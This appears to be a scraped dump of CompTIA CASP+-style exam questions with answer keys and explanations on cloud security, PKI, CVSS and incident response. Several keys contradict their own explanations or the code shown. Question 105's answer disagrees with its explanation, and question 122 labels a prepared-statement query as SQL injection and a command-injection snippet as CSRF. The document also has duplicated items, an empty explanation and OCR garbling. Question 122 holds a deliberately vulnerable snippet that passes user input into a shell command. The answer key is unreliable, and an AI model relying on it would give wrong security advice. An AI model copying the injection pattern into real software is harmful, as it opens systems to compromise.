A security analyst wants to keep track of alt outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT. which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

A. X-Forwarded-Proto
B. X-Forwarded-For
C. Cache-Control
D. Strict-Transport-Security
E. Content-Security-Policy

Correct Answer: B
Section:

QUESTION 102
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card dat a.
Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A.
```
grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file
```

B.
```
grep '^4[0-9]{12}(?:[0-9]{3})?$' file
```

C.
```
grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file
```

D.
```
grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file
```

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: C
Section:

QUESTION 103
A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

A. Rules of engagement
B. Master service agreement
C. Statement of work
D. Target audience

Correct Answer: C
Section:
Explanation:
The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.

QUESTION 104
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those
that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.

B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.

C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.

D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Correct Answer: C
Section:
Explanation:
The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1: Network Security Architecture and Design, Section 1.3: Cloud Security.

QUESTION 105
An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted C

A. Which of the following is MOST likely the cause of the signature failing?
B. The NTP server is set incorrectly for the developers.
C. The CA has included the certificate in its CRL_
D. The certificate is set for the wrong key usage.
E. Each application is missing a SAN or wildcard entry on the certificate.

Correct Answer: C
Section:
Explanation:
Digital signatures require the use of a cryptographic key pair, which consists of a private key used to sign the application and a public key used to verify the signature. If the certificate used for signing the application is set for the wrong key usage, then the signature will fail. This can happen if the certificate is set for encrypting data instead of signing data, or if the certificate is set for the wrong algorithm, such as using an RSA key for an ECDSA signature.

QUESTION 106
A municipal department receives telemetry data from a third-party provider The server collecting telemetry sits in the municipal departments screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to Implement nsk mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
C. Installing and configuring filesystem integrity monitoring service on the telemetry server
D. Implementing an EDR and alert on Identified privilege escalation attempts to the SIEM
E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
F. Using the published data schema to monitor and block off nominal telemetry messages

Correct Answer: A, C
Section:
Explanation:
A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

QUESTION 107
An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?

A. Endorsement tickets
B. Clock/counter structures
C. Command tag structures with MAC schemes
D. Platform configuration registers

Correct Answer: D
Section:
Explanation:
TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

QUESTION 108
A company has moved its sensitive workloads lo the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements
* The application must run at 70% capacity at all times
* The application must sustain DoS and DDoS attacks.
* Services must recover automatically.
Which of the following should the cloud architecture team implement? (Select THREE).

A. Read-only replicas
B. BCP
C. Autoscaling
D. WAF
E. CDN
F. Encryption
G. Continuous snapshots
H. Containenzation

Correct Answer: C, D, F
Section:
Explanation:
The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure that the sensitive workloads remain secure.

QUESTION 109
A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation m the near future?

A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC peering flexibility.
C. Implement a centralized network gateway to bridge network traffic between all VPCs.
D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.

Correct Answer: A
Section:
Explanation:
The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration scanning (A). Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

QUESTION 110
city government's IT director was notified by the City council that the following cybersecurity requirements must be met to be awarded a large federal grant:
+ Logs for all critical devices must be retained for 365 days to enable monitoring and threat hunting.
+ All privileged user access must be tightly controlled and tracked to mitigate compromised accounts.
+ Ransomware threats and zero-day vulnerabilities must be quickly identified.
Which of the following technologies would BEST satisfy these requirements? (Select THREE).

A. Endpoint protection
B. Log aggregator

C. Zero trust network access
D. PAM
E. Cloud sandbox
F. SIEM
G. NGFW

Correct Answer: B, D, F
Section:
Explanation:
B) Log aggregator: A log aggregator is a tool that collects, parses, and stores logs from various sources, such as devices, applications, servers, etc.A log aggregator can help meet the requirement of retaining logs for 365 days by providing a centralized and scalable storage solution1.
D) PAM: PAM stands for privileged access management. It is a technology that controls and monitors the access of privileged users (such as administrators) to critical systems and data. PAM can help meet the requirement of controlling and tracking privileged user access by enforcing policies such as least privilege, multifactor authentication, password rotation, session recording, etc. .
F) SIEM: SIEM stands for security information and event management. It is a technology that analyzes and correlates logs from various sources to detect and respond to security incidents. SIEM can help meet the requirement of identifying ransomware threats and zero-day vulnerabilities by providing real-time alerts, threat intelligence feeds, incident response workflows, etc. .

QUESTION 111
A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:
* Capable of early detection of advanced persistent threats.
* Must be transparent to users and cause no performance degradation.
+ Allow integration with production and development networks seamlessly.
+ Enable the security team to hunt and investigate live exploitation techniques.
Which of the following technologies BEST meets the customer's requirements for security capabilities?

A. Threat Intelligence
B. Deception software
C. Centralized logging
D. Sandbox detonation

Correct Answer: B
Section:
Explanation:
Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them.By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools12.Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys13.
Deception software can meet the customer's requirements for security capabilities because:
It is capable of early detection of APTs by creating attractive targets for them and alerting security teams when they are engaged12.
It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources13.
It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration13.
It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys13.

QUESTION 112
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and
by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Correct Answer: B, F
Section:
Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks.The other options are either irrelevant or less effective for the given scenario.

QUESTION 113
During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security-monitoring control in place. Which of the following Is the MOST likely solution?

A. A WAF to protect web traffic
B. User and entity behavior analytics
C. Requirements to change the local password
D. A gap analysis

Correct Answer: B
Section:
Explanation:
User and entity behavior analytics (UEBA) is the best solution to monitor and detect unusual or malicious activity by privileged users who failed the phishing exercise. UEBA uses machine learning and behavioral analytics to establish a baseline of normal activity and identify anomalies that indicate potential threats. UEBA can help detect compromised credentials, insider threats, and advanced persistent threats that may evade traditional security solutions.The other options are either irrelevant or less effective for the given scenario.

QUESTION 114
Users are reporting intermittent access issues with & new cloud application that was recently added to the network. Upon investigation, he scary administrator notices the human resources department Is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLs.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Correct Answer: A
Section:
Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources

on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources.The other options are either irrelevant or less effective for the given scenario

QUESTION 115
A security administrator has been tasked with hardening a domain controller against lateral movement attacks. Below is an output of running services:

Name	Status	Startup type
Active Directory Domain Services	Running	Automatic
Active Directory Web Services	Running	Automatic
Bluetooth Support Service		Manual
Credential Manager	Running	Manual
DNS Server	Running	Automatic
Kerberos Key Distribution Center	Running	Automatic
Microsoft Passport Container	Running	Manual
Print Spooler	Running	Automatic
Remote Desktop Services		Disabled
SNMP Trap		Disabled

Which of the following configuration changes must be made to complete this task?

A. Stop the Print Spooler service and set the startup type to disabled.
B. Stop the DNS Server service and set the startup type to disabled.
C. Stop the Active Directory Web Services service and set the startup type to disabled.
D. Stop Credential Manager service and leave the startup type to disabled.

Correct Answer: A
Section:
Explanation:
Stopping the Print Spooler service and setting the startup type to disabled is the best configuration change to harden a domain controller against lateral movement attacks. The Print Spooler service has been known to be vulnerable to remote code execution exploits that can allow attackers to gain access to domain controllers and other sensitive machines. Disabling this service can reduce the attack surface and prevent exploitation attempts.

QUESTION 116
An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

A. Properly configure a secure file transfer system to ensure file integrity.
B. Have the external parties sign non-disclosure agreements before sending any images.
C. Only share images with external parties that have worked with the firm previously.
D. Utilize watermarks in the images that are specific to each external party.

Correct Answer: D
Section:
Explanation:
Utilizing watermarks in the images that are specific to each external party would best accomplish the goal of tracing back any leaked draft images. Watermarks are visible or invisible marks that can be embedded in digital images to indicate ownership, authenticity, or origin. Watermarks can also be used to identify the recipient of the image and deter unauthorized copying or distribution. If a draft image is leaked to the public, the watermark

can reveal which external party was responsible for the breach.

QUESTION 117
A software development company is building a new mobile application for its social media platform. The company wants to gain its Users' rust by reducing the risk of on-path attacks between the mobile client and its servers and
by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
* Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Correct Answer: B, F
Section:
Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks.

QUESTION 118
Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLS.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Correct Answer: A
Section:
Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

QUESTION 119
Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

A. E-discovery
B. Review analysis

C. Information governance
D. Chain of custody

Correct Answer: A
Section:
Explanation:
E-discovery is the process of searching and collecting evidence during an investigation or lawsuit. E-discovery involves identifying, preserving, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant for a legal case or investigation. E-discovery can be used to find evidence in email, business communications, social media, online documents, databases, and other digital sources.The other options are either irrelevant or less effective for the given scenario

QUESTION 120
Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization. Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

A. Align the exploitability metrics to the predetermined system categorization.
B. Align the remediation levels to the predetermined system categorization.
C. Align the impact subscore requirements to the predetermined system categorization.
D. Align the attack vectors to the predetermined system categorization.

Correct Answer: C
Section:
Explanation:
Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization's policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity, and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization's operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

QUESTION 121
A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

A. Degaussing
B. Overwiting
C. Shredding
D. Formatting
E. Incinerating

Correct Answer: C
Section:
Explanation:
Shredding is the most secure way to dispose of the SSDs given the CISO's concern. Shredding involves physically destroying the SSDs by cutting them into small pieces that make the data unrecoverable. Shredding is the ultimate data destruction method for both HDDs and SSDs, as it ensures that no data remanence is left on the media.

QUESTION 122
A product development team has submitted code snippets for review prior to release.
INSTRUCTIONS
Analyze the code snippets, and then select one vulnerability, and one fix for each code snippet.

Code Snippet 1

Code Snippet 1 | Code Snippet 2

```
Web browser:
URL: https://comptia.org/profiles/userdetails?userid=103


Web server code:
…
String accountQuery = “SELECT * from users WHERE userid = ?”;
PreparedStatement stmt = connection.prepareStatement(accountQuery);
stmt.setString(1, request.getParameter(“userid”));
ResultSet queryResponse = stmt.executeQuery();
…
```

Code Snippet 2

```
Caller:
URL: https://comptia.org/api/userprofile?userid=103


API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer((‘192.168.0.5, 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
 userId = request.getParam(userid)

 ldapLookup = ‘ldapsearch -D “cn=‘ + userId + ‘” -W -p 389
                          -h loginserver.comptia.org
                          -b “dc=comptia,dc=org” -s sub -x “(objectclass=*)”’
 accountLookup = subprocess.popen(ldapLookup)

 if (userExists(accountLookup))
     accountFound = true
 else
     accountFound = false
...
```

Vulnerability 1:
SQL injection
Cross-site request forgery
Server-side request forgery
Indirect object reference
Cross-site scripting
Fix 1:
Perform input sanitization of the userid field.
Perform output encoding of queryResponse,
Ensure usex:ia belongs to logged-in user.
Inspect URLS and disallow arbitrary requests.
Implement anti-forgery tokens.
Vulnerability 2

1) Denial of service
2) Command injection
3) SQL injection
4) Authorization bypass
5) Credentials passed via GET
Fix 2
A) Implement prepared statements and bind variables.
B) Remove the serve_forever instruction.
C) Prevent the 'authenticated' value from being overridden by a GET parameter.
D) HTTP POST should be used for sensitive parameters.
E) Perform input sanitization of the userid field.

A. See below explanation

Correct Answer: A
Section:
Explanation:

Code Snippet 1
Vulnerability 1:SQL injection
SQL injection is a type of attack that exploits a vulnerability in the code that interacts with a database. An attacker can inject malicious SQL commands into the input fields, such as username or password, and execute them on the database server. This can result in data theft, data corruption, or unauthorized access.
Fix 1:Perform input sanitization of the userid field.
Input sanitization is a technique that prevents SQL injection by validating and filtering the user input values before passing them to the database. The input sanitization should remove any special characters, such as quotes, semicolons, or dashes, that can alter the intended SQL query. Alternatively, the input sanitization can use a whitelist of allowed values and reject any other values.

Code Snippet 2
Vulnerability 2:Cross-site request forgery
Cross-site request forgery (CSRF) is a type of attack that exploits a vulnerability in the code that handles web requests. An attacker can trick a user into sending a malicious web request to a server that performs an action on behalf of the user, such as changing their password, transferring funds, or deleting data. This can result in unauthorized actions, data loss, or account compromise.
Fix 2:Implement anti-forgery tokens.
Anti-forgery tokens are techniques that prevent CSRF by adding a unique and secret value to each web request that is generated by the server and verified by the server before performing the action. The anti-forgery token should be different for each user and each session, and should not be predictable or reusable by an attacker. This way, only legitimate web requests from the user's browser can be accepted by the server.

QUESTION 123
Which of the following objectives BEST supports leveraging tabletop exercises in business continuity planning?

A. Determine the optimal placement of hot/warm sites within the enterprise architecture.
B. Create new processes for identified gaps in continuity planning.
C. Establish new staff roles and responsibilities for continuity of operations.
D. Assess the effectiveness of documented processes against a realistic scenario.

Correct Answer: D
Section:

QUESTION 124
A security engineer has been informed by the firewall team that a specific Windows workstation is part of a command-and-control network. The only information the security engineer is receiving is that the traffic is occurring on a non-standard port (TCP 40322). Which of the following commands should the security engineer use FIRST to find the malicious process?

A. tcpdump

B. netstar
C. tasklist
D. traceroute
E. ipconfig

Correct Answer: B
Section:
Explanation:
Netstat is a command-line tool that can be used to find the malicious process that is using a specific port on a Windows workstation. Netstat displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). To find the process that is using a specific port, such as TCP 40322, the security engineer can use the following command:
netstat -ano | findstr :40322
This command will filter the netstat output by the port number and show the process identifier (PID) of the process that is using that port. The security engineer can then use the task manager or another tool to identify and terminate the malicious process by its PID. Verified
Reference:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat
https://www.howtogeek.com/28609/how-can-i-tell-what-is-listening-on-a-tcpip-port-in-windows/

QUESTION 125
Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts most of the responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. IaaS
B. SaaS
C. Faas
D. PaaS

Correct Answer: B
Section:

QUESTION 126
A security analyst runs a vulnerability scan on a network administrator's workstation. The network administrator has direct administrative access to the company's SSO web portal. The vulnerability scan uncovers critical vulnerabilities with equally high CVSS scores for the user's browser, OS, email client, and an offline password manager. Which of the following should the security analyst patch FIRST?

A. Email client
B. Password manager
C. Browser
D. OS

Correct Answer: C
Section:
Explanation:
The browser is the application that the security analyst should patch first, given that all the applications have equally high CVSS scores. CVSS stands for Common Vulnerability Scoring System, which is a method for measuring the severity of vulnerabilities based on various factors, such as access conditions, impact, and exploitability. CVSS scores range from 0 to 10, with higher scores indicating higher severity. However, CVSS scores alone are not sufficient to determine the patching priority, as they do not account for other factors, such as the likelihood of exploitation, the exposure of the system, or the criticality of the data. Therefore, the security analyst should also consider the context and the risk of each application when deciding which one to patch first. In this case, the browser is likely to be the most exposed and frequently used application by the network administrator, and also the most likely entry point for an attacker to compromise the system or access the SSO web portal. Therefore, patching the browser first can reduce the risk of a successful attack and protect the system and the data from further damage. Verified

Reference:
https://nvd.nist.gov/vuln-metrics/cvss
https://www.darkreading.com/risk/vulnerability-severity-scores-make-for-poor-patching-priority-researchers-find

QUESTION 127
A significant weather event caused all systems to fail over to the disaster recovery site successfully. However, successful data replication has not occurred in the last six months, which has resulted in the service being unavailable. V*Vh1ch of the following would BEST prevent this scenario from happening again?

A. Performing routine tabletop exercises
B. Implementing scheduled, full interruption tests
C. Backing up system log reviews
D. Performing department disaster recovery walk-throughs

Correct Answer: B
Section:

QUESTION 128
A security analyst is using data provided from a recent penetration test to calculate CVSS scores to prioritize remediation. Which of the following metric groups would the analyst need to determine to get the overall scores? (Select THREE).

A. Temporal
B. Availability
C. Integrity
D. Confidentiality
E. Base
F. Environmental
G. Impact
H. Attack vector

Correct Answer: A, E, F
Section:
Explanation:
The three metric groups that are needed to calculate CVSS scores are Base, Temporal, and Environmental. The Base metrics represent the intrinsic characteristics of a vulnerability that are constant over time and across user environments. The Temporal metrics represent the characteristics of a vulnerability that may change over time but not across user environments. The Environmental metrics represent the characteristics of a vulnerability that are relevant and unique to a particular user's environment. Verified
Reference:
https://nvd.nist.gov/vuln-metrics/cvss
https://www.first.org/cvss/specification-document

QUESTION 129
Company A acquired Company B. During an initial assessment, the companies discover they are using the same SSO system. To help users with the transition, Company A is requiring the following:
* Before the merger is complete, users from both companies should use a single set of usernames and passwords.
* Users in the same departments should have the same set of rights and privileges, but they should have different sets of rights and privileges if they have different IPs.
* Users from Company B should be able to access Company A's available resources.
Which of the following are the BEST solutions? (Select TWO).

A. Installing new Group Policy Object policies
B. Establishing one-way trust from Company B to Company A

C. Enabling multifactor authentication
D. Implementing attribute-based access control
E. Installing Company A's Kerberos systems in Company B's network
F. Updating login scripts

Correct Answer: B, D
Section:
Explanation:
Establishing one-way trust from Company B to Company A would allow users from Company B to access Company A's resources using their existing credentials. Implementing attribute-based access control would allow users to have different sets of rights and privileges based on their attributes, such as department and IP address. Verified
Reference:
https://www.cloudflare.com/learning/access-management/what-is-sso/
https://frontegg.com/blog/a-complete-guide-to-implementing-single-sign-on
https://learn.microsoft.com/en-us/host-integration-server/esso/enterprise-single-sign-on-basics

QUESTION 130
A network administrator for a completely air-gapped and closed system has noticed that anomalous external files have been uploaded to one of the critical servers. The administrator has reviewed logs in the SIEM that were collected from security appliances, network infrastructure devices, and endpoints. Which of the following processes, if executed, would be MOST likely to expose an attacker?

A. Reviewing video from IP cameras within the facility
B. Reconfiguring the SIEM connectors to collect data from the perimeter network hosts
C. Implementing integrity checks on endpoint computing devices
D. Looking for privileged credential reuse on the network

Correct Answer: A
Section:
Explanation:
Reviewing video from IP cameras within the facility would be the most likely process to expose an attacker who has compromised an air-gapped system. Since air-gapped systems are isolated from external networks, an attacker would need physical access to the system or use some covert channel to communicate with it. Video surveillance could reveal any unauthorized or suspicious activity within the facility that could be related to the attack. Verified
Reference:
https://www.welivesecurity.com/wp-content/uploads/2021/12/eset_jumping_the_air_gap_wp.pdf
https://en.wikipedia.org/wiki/Air-Gap_Malware
https://www.techtarget.com/searchsecurity/essentialguide/How-air-gap-attacks-challenge-the-notion-of-secure-networks

QUESTION 131
A company wants to implement a new website that will be accessible via browsers with no mobile applications available. The new website will allow customers to submit sensitive medical information securely and receive online medical advice. The company already has multiple other websites where it provides various public health data and information. The new website must implement the following:
* The highest form Of web identity validation
* Encryption of all web transactions
* The strongest encryption in-transit
* Logical separation based on data sensitivity
Other things that should be considered include:
* The company operates multiple other websites that use encryption.
* The company wants to minimize total expenditure.
* The company wants to minimize complexity
Which of the following should the company implement on its new website? (Select TWO).

A. Wildcard certificate

B. EV certificate
C. Mutual authentication
D. Certificate pinning
E. SSO
F. HSTS

Correct Answer: B, F
Section:
Explanation:
The company should implement an EV certificate and HSTS on its new website. An EV certificate provides the highest level of web identity validation by requiring extensive verification of the organization's identity and domain ownership. HSTS enforces encryption of all web transactions by redirecting HTTP requests to HTTPS and preventing users from accepting invalid certificates. These solutions would enhance the security and trustworthiness of the website without increasing complexity or expenditure significantly. Verified
Reference:
https://www.entrust.com/digital-security/certificate-solutions/products/digital-certificates/tls-ssl-certificates
https://learn.microsoft.com/en-us/azure/active-directory/develop/access-tokens

QUESTION 132
A developer needs to implement PKI in an autonomous vehicle's software in the most efficient and labor-effective way possible. Which of the following will the developer MOST likely implement?

A. Certificate chain
B. Root CA
C. Certificate pinning
D. CRL
E. OCSP

Correct Answer: B
Section:
Explanation:
The developer would most likely implement a Root CA in the autonomous vehicle's software. A Root CA is the top-level authority in a PKI that issues and validates certificates for subordinate CAs or end entities. A Root CA can be self-signed and embedded in the vehicle's software, which would reduce the need for external communication and verification. A Root CA would also enable the vehicle to use digital signatures and encryption for secure communication with other vehicles or infrastructure. Verified
Reference:
https://cse.iitkgp.ac.in/~abhij/publications/PKI++.pdf
https://www.digicert.com/blog/connected-cars-need-security-use-pki
https://ieeexplore.ieee.org/document/9822667/

QUESTION 133
A network administrator receives a ticket regarding an error from a remote worker who is trying to reboot a laptop. The laptop has not yet loaded the operating system, and the user is unable to continue the boot process. The administrator is able to provide the user with a recovery PIN, and the user is able to reboot the system and access the device as needed. Which of the following is the MOST likely cause of the error?

A. Lockout of privileged access account
B. Duration of the BitLocker lockout period
C. Failure of the Kerberos time drift sync
D. Failure of TPM authentication

Correct Answer: D
Section:
Explanation:

The most likely cause of the error is the failure of TPM authentication. TPM stands for Trusted Platform Module, which is a hardware component that stores encryption keys and other security information. TPM can be used by BitLocker to protect the encryption keys and verify the integrity of the boot process. If TPM fails to authenticate the laptop, BitLocker will enter recovery mode and ask for a recovery PIN, which is a 48-digit numerical password that can be used to unlock the system. The administrator should check the TPM status and configuration and make sure it is working properly. Verified
Reference:
https://support.microsoft.com/en-us/windows/finding-your-bitlocker-recovery-key-in-windows-6b71ad27-0b89-ea08-f143-056f5ab347d6
https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/bitlocker-recovery-guide-plan
https://docs.sophos.com/esg/sgn/8-1/user/win/en-us/esg/SafeGuard-Enterprise/tasks/BitLockerRecoveryKey.html

QUESTION 134
In a shared responsibility model for PaaS, which of the following is a customer's responsibility?

A. Network security
B. Physical security
C. OS security
D. Host infrastructure

Correct Answer: C
Section:
Explanation:
In a shared responsibility model for PaaS, the customer's responsibility is OS security. PaaS stands for Platform as a Service, which is a cloud service model that provides a platform for customers to develop, run, and manage applications without having to deal with the underlying infrastructure. The cloud provider is responsible for the physical security, network security, and host infrastructure of the platform, while the customer is responsible for the security of the operating system, the application, and the data. The customer needs to ensure that the operating system is patched, configured, and protected from malware and unauthorized access. Verified
Reference:
https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility
https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS-PaaS-and-SaaS
https://www.splunk.com/en_us/blog/learn/shared-responsibility-model.html

QUESTION 135
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Correct Answer: D
Section:

QUESTION 136
An organization is moving its intellectual property data from on premises to a CSP and wants to secure the data from theft. Which of the following can be used to mitigate this risk?

A. An additional layer of encryption
B. A third-party data integrity monitoring solution
C. A complete backup that is created before moving the data
D. Additional application firewall rules specific to the migration

Correct Answer: A
Section:
Explanation:
The company should use an additional layer of encryption to secure the data from theft when moving to a CSP. Encryption is a process of transforming data into an unreadable format using a secret key. Encryption can protect the data from unauthorized access or modification during transit and at rest. Encryption can be applied at different levels, such as disk, file, or application. An additional layer of encryption can provide an extra security measure on top of the encryption provided by the CSP. Verified
Reference:
https://learn.microsoft.com/en-us/partner-center/transition-seat-based-services
https://cloud.google.com/architecture/patterns-for-connecting-other-csps-with-gcp

QUESTION 137
A hospitality company experienced a data breach that included customer Pll. The hacker used social engineering to convince an employee to grant a third-party application access to some company documents within a cloud file storage service. Which of the following is the BEST solution to help prevent this type of attack in the future?

A. NGFW for web traffic inspection and activity monitoring
B. CSPM for application configuration control
C. Targeted employee training and awareness exercises
D. CASB for OAuth application permission control

Correct Answer: D
Section:
Explanation:
